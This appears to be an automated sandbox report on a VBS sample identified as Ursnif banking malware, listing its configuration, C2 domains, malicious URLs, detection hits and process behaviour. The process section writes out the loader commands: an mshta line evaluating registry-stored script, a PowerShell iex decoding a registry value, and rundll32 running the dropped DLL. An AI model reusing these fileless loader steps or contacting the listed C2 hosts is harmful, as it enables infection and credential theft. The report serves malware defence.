



ID: 482024

Sample Name:

presentation[2021.09.09_15-
26].vbs

Cookbook: default.jbs

Time: 11:00:02

Date: 13/09/2021

Version: 33.0.0 White Diamond

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```

{
  "lang_id": "RU, CN",
  "RSA_Public_Key": "Mw03mJzNzM22Wnjes9V+fVfZ8lvnVNnlm+2SejHIEhpJMv4VzqUiuRgWDBCh1ovNz03eDJUiuSU1jFcdmg2ywuZ0yDLXh6uuRZonMTxMoziZw6y80jGvuwDFQy5TMx6xbKoXdqNSwE60TugFay/vbp0uG0fp4zORCvEe39fTGD2o0G
  ttx0E5BI4w=",
  "c2_domain": [
    "atl.bigbigpoppa.com",
    "pop.urlovedstuff.com"
  ],
  "botnet": "2500",
  "server": "588",
  "serpent_key": "Do9L8DmcVMtyFi6j",
  "sleep_time": "5",
  "CONF_TIMEOUT": "20",
  "SetWaitableTimer_value": "1"
}

```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000015.00000003.1100831932.0000000005888000.0000 0004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000020.00000003.1179024803.0000016F94C7C000.0000 0004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000015.00000003.1097126029.0000000005888000.0000 0004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000015.00000003.1097248260.0000000005888000.0000 0004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000020.00000000.1176959045.0000000000C90000.0000 0040.00020000.sdmp	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	

Click to see the 21 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
21.3.rundll32.exe.5838d48.2.raw.unpack	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	
21.3.rundll32.exe.578a4a0.1.unpack	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	
21.3.rundll32.exe.58094a0.3.raw.unpack	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	
21.3.rundll32.exe.578a4a0.1.raw.unpack	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	

Sigma Overview

System Summary:



Sigma detected: Encoded IEX

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Mshta Spawning Windows Shell

Sigma detected: Suspicious Csc.exe Source File Folder

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Data Obfuscation:



Sigma detected: Powershell run code from registry

Jbx Signature Overview



Click to jump to signature section

AV Detection:



Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for dropped file

Networking:



Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

Key, Mouse, Clipboard, Microphone and Screen Capturing:



Yara detected Ursnif

E-Banking Fraud:



Yara detected Ursnif

System Summary:



Writes registry values via WMI

Data Obfuscation:



VBScript performs obfuscated calls to suspicious functions

Suspicious powershell command line found

Persistence and Installation Behavior:



Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:



Yara detected Ursnif

Hooks registry keys query functions (used to hide registry keys)

Deletes itself after installation

Modifies the export address table of user mode modules (user mode EAT hooks)

Modifies the prolog of user mode functions (user mode inline hooks)

Modifies the import address table of user mode modules (user mode IAT hooks)

Malware Analysis System Evasion:



Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:



System process connects to network (likely due to code injection or exploit)

Benign windows process drops PE files

Maps a DLL or memory area into another process

Compiles code for process injection (via .Net compiler)
Allocates memory in foreign processes
Creates a thread in another existing process (thread injection)
Writes to foreign memory regions
Injects code into the Windows Explorer (explorer.exe)
Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:



Yara detected Ursnif

Remote Access Functionality:




Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts 1	Windows Management Instrumentation 2 2 1	Valid Accounts 1	Valid Accounts 1	Disable or Modify Tools 1	Credential API Hooking 3	System Time Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium
Default Accounts	Scripting 1 2 1	Boot or Logon Initialization Scripts	Access Token Manipulation 1	Scripting 1 2 1	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Email Collection 1	Exfiltration Over Bluetooth
Domain Accounts	Native API 2	Logon Script (Windows)	Process Injection 8 1 3	Obfuscated Files or Information 2	Security Account Manager	File and Directory Discovery 3	SMB/Windows Admin Shares	Credential API Hooking 3	Automated Exfiltration
Local Accounts	Exploitation for Client Execution 1	Logon Script (Mac)	Logon Script (Mac)	File Deletion 1	NTDS	System Information Discovery 5 6	Distributed Component Object Model	Input Capture	Scheduled Transfer
Cloud Accounts	Command and Scripting Interpreter 1	Network Logon Script	Network Logon Script	Rootkit 4	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits
Replication Through Removable Media	PowerShell 1	Rc.common	Rc.common	Masquerading 1 1	Cached Domain Credentials	Security Software Discovery 2 3 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task	Startup Items	Startup Items	Valid Accounts 1	DCSync	Virtualization/Sandbox Evasion 4 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Modify Registry 1	Proc Filesystem	Process Discovery 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Access Token Manipulation 1	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Virtualization/Sandbox Evasion 4 1	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Process Injection 8 1 3	Input Capture	Remote System Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Rundll32 1	Keylogging	Local Groups	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\fum.cpp	56%	ReversingLabs	Win32.Worm.Cridex	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
21.2.rundll32.exe.4bc0000.0.unpack	100%	Avira	HEUR/AGEN.1108168		Download File

Domains

Source	Detection	Scanner	Label	Link
art.microsoftsofymicrosoftsoft.at	4%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://crl.m-	0%	Avira URL Cloud	safe	

Name	Malicious	Antivirus Detection	Reputation
http://atl.bigbigpoppa.com/lS0YKrv_2BJV6E5mlJLydgYjyupmqAO/ebshbxLmK/53ueumhRK5uHsu1wq/kpnvHeT3BjeE/FCqvgS3hqwT/mPkNYDb32X1Qkc/N7G14IU6bUFNg5BVVbX/yjbVABqaYeB8_2B_2Fc9vKFZ4hMWLC_2F14B5QvoOUabGWCw8/plYcnGyms/aXOFWp0J_2FK_2F8o_2B/Cl_2FWn_2BX374n3ww4/TC_2ByfgHphR5C0ejTHsMy/gz3rKYS9XKGvv/EDh6_2Fg/2ikTmUt7QTCri3TRpRtQJWb/2fO6KX7SN/6mXle2jQ1oyElqRjM/CLsIWaughZB_2/FhqkmGIaEuan/n8rVI84Q/hCoKY5	true	• Avira URL Cloud: malware	unknown
http://atl.bigbigpoppa.com/fLZmMbWHBrDjVdoP/PBIC_2FBgMAC/GLBRSSVYh_2B/gOgSU0YMdVq_2B/zcwHolWkheDXq9xczsBhd/EIAduBsByQvdzYtm/u1rHkcljXfx1mz/6510gBIAGj07Q3M6vt/veJ56XC29/Vys86CKFiCgfUKe_2BfC/Owi_2FUGONT8UvwdsM8/JqV4Jr0011ZtMPmdvDnlrg/UTgh1kCejVnav/Uy_2FGvpeeZw5lTiHgf8fP7rbzYnm/BFygaGjj9P/SHHlv5Dn_2B4k8NO M/1M_2FM_2BW8G/dlVQieXVKAn/Zjy1O5qAJEGMC1/sQMiemHb82h85qSPQL4KI/K6v7yXzT0lhZz/W	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
188.127.235.42	art.microsoftsofymicrosoftsoft.at	Russian Federation		56694	DHUBRU	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	482024
Start date:	13.09.2021
Start time:	11:00:02
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 17s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	presentation[2021.09.09_15-26].vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	32
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	<ul style="list-style-type: none"> • HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winVBS@22/20@6/1
EGA Information:	<ul style="list-style-type: none"> • Successful, ratio: 66.7%
HDC Information:	<ul style="list-style-type: none"> • Successful, ratio: 18.6% (good quality ratio 17.8%) • Quality average: 81% • Quality standard deviation: 27.4%
HCA Information:	<ul style="list-style-type: none"> • Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	<ul style="list-style-type: none"> • Adjust boot time • Enable AMSI • Found application associated with file extension: .vbs • Override analysis time to 240s for JS/VBS files not yet terminated
Warnings:	Show All

Timestamp	kBytes transferred	Direction	Data
Sep 13, 2021 11:05:27.473732948 CEST	9023	OUT	POST /QQTFQ19LsLPPw2WV1xJ/YcBhtZLzUs6CSioSs9dLn/aEb6zuvJhqdcs/1Hb1sg90/RWaFAF1NEpmrkuTWKaPqAA/24G0Hzqd6/RbhQoaSPqBLCdZu1n/MpE8YBnCkgqe/EyYs8PTQfhS/e3P4PnLK5TJvEZ/zj0oBbuVnCwlxAQ_Q_2FhY/02u1rFoV_2B4IBxL/S0k_2BzFYQGXk4l/Rlly9NCU_2Bq2C0qZR/XklKwAJBq/tdpiFuEgu5qCEOsiJppu/WtAlhPYjfYVFXMRTYR/vZDrl_2BfmuNdCFB6L924B/9580GsWQ3CLj4/gdGO_2FS/6 HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0 Content-Length: 2 Host: art.microsoftsofymicrosoftsoft.at
Sep 13, 2021 11:05:28.258069992 CEST	9023	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 13 Sep 2021 09:05:28 GMT Content-Type: text/html; charset=utf-8 Content-Length: 146 Connection: close Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center><h1>404 Not Found</h1></center><hr><center>nginx</center></body></html>

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
api-ms-win-core-processsthreads-l1-1-0.dll>CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll>RegGetValueW	IAT	explorer.exe
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe

Processes

Statistics

Behavior

 Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: 6040 Parent PID: 3424

General

Start time:	11:00:58
Start date:	13/09/2021
Path:	C:\Windows\System32\wscript.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\presentation[2021.09.09_15-26].vbs'
Imagebase:	0x7ff65b2c0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Deleted

Analysis Process: WmiPrvSE.exe PID: 6484 Parent PID: 800

General

Start time:	11:03:41
Start date:	13/09/2021
Path:	C:\Windows\System32\wbem\WmiPrvSE.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
Imagebase:	0x7ff757be0000
File size:	488448 bytes
MD5 hash:	A782A4ED336750D10B3CAF776AFE8E70
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: rundll32.exe PID: 4180 Parent PID: 6484

General

Start time:	11:03:41
Start date:	13/09/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 C:\Users\user\AppData\Local\Temp\fum.cpp,DllRegisterServer
Imagebase:	0x7ff67b1d0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: rundll32.exe PID: 5552 Parent PID: 4180

General

Start time:	11:03:42
Start date:	13/09/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 C:\Users\user\AppData\Local\Temp\fum.cpp,DllRegisterServer
Imagebase:	0xfe0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	<ul style="list-style-type: none"> Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000015.00000003.1100831932.0000000005888000.00000004.00000040.sdmp, Author: Joe Security Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000015.00000003.1097126029.0000000005888000.00000004.00000040.sdmp, Author: Joe Security Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000015.00000003.1097248260.0000000005888000.00000004.00000040.sdmp, Author: Joe Security Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000015.00000003.1097156234.0000000005888000.00000004.00000040.sdmp, Author: Joe Security Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000015.00000003.1103640775.0000000005809000.00000004.00000040.sdmp, Author: Joe Security Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000015.00000003.1097185977.0000000005888000.00000004.00000040.sdmp, Author: Joe Security Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000015.00000003.1097225716.0000000005888000.00000004.00000040.sdmp, Author: Joe Security Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000015.00000003.1097297117.0000000005888000.00000004.00000040.sdmp, Author: Joe Security Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000015.00000003.1157748443.00000000062E8000.00000004.00000040.sdmp, Author: Joe Security Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000015.00000002.1192551182.000000000550F000.00000004.00000040.sdmp, Author: Joe Security Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000015.00000003.1097267626.0000000005888000.00000004.00000040.sdmp, Author: Joe Security Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000015.00000003.1105474660.000000000568C000.00000004.00000040.sdmp, Author: Joe Security Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000015.00000003.1103580587.000000000578A000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: WmiPrvSE.exe PID: 4832 Parent PID: 800

General

Start time:	11:04:20
Start date:	13/09/2021
Path:	C:\Windows\SysWOW64\wbem\WmiPrvSE.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\wbem\wmiprvse.exe -secured -Embedding
Imagebase:	0x40000
File size:	426496 bytes
MD5 hash:	7AB59579BA91115872D6E51C54B9133B

Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

Registry Activities

Show Windows behavior

Analysis Process: WmiPrvSE.exe PID: 1372 Parent PID: 800

General

Start time:	11:04:28
Start date:	13/09/2021
Path:	C:\Windows\System32\wbem\WmiPrvSE.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
Imagebase:	0x7ff757be0000
File size:	488448 bytes
MD5 hash:	A782A4ED336750D10B3CAF776AFE8E70
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

Registry Activities

Show Windows behavior

Analysis Process: mshta.exe PID: 3628 Parent PID: 3424

General

Start time:	11:04:29
Start date:	13/09/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>Wfdc='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Wfdc).regread('HKCU\Software\AppDataLow\Software\Microsoft\{86EC23E5-2D5A-A875-E71A-B15C0BEE7550}\DeviceFile');if(!window.flag)close()</script>'
Imagebase:	0x7ff6c9c80000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: powershell.exe PID: 4672 Parent PID: 3628

General

Start time:	11:04:31
Start date:	13/09/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU\Software\AppDataLow\Software\Microsoft\{86EC23E5-2D5A-A875-E71A-B15C0BEE7550}\UtilTool')))

Imagebase:	0x7ff7bedd0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	<ul style="list-style-type: none"> Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000019.00000002.1238922914.000001B6E2E3E000.00000004.00000001.sdmp, Author: Joe Security

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: conhost.exe PID: 5008 Parent PID: 4672

General

Start time:	11:04:31
Start date:	13/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: 2204 Parent PID: 4672

General

Start time:	11:04:41
Start date:	13/09/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\tjafqng0\tjafqng0.cmdline'
Imagebase:	0x7ff7fef00000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: cvtres.exe PID: 7044 Parent PID: 2204

General

Start time:	11:04:42
Start date:	13/09/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
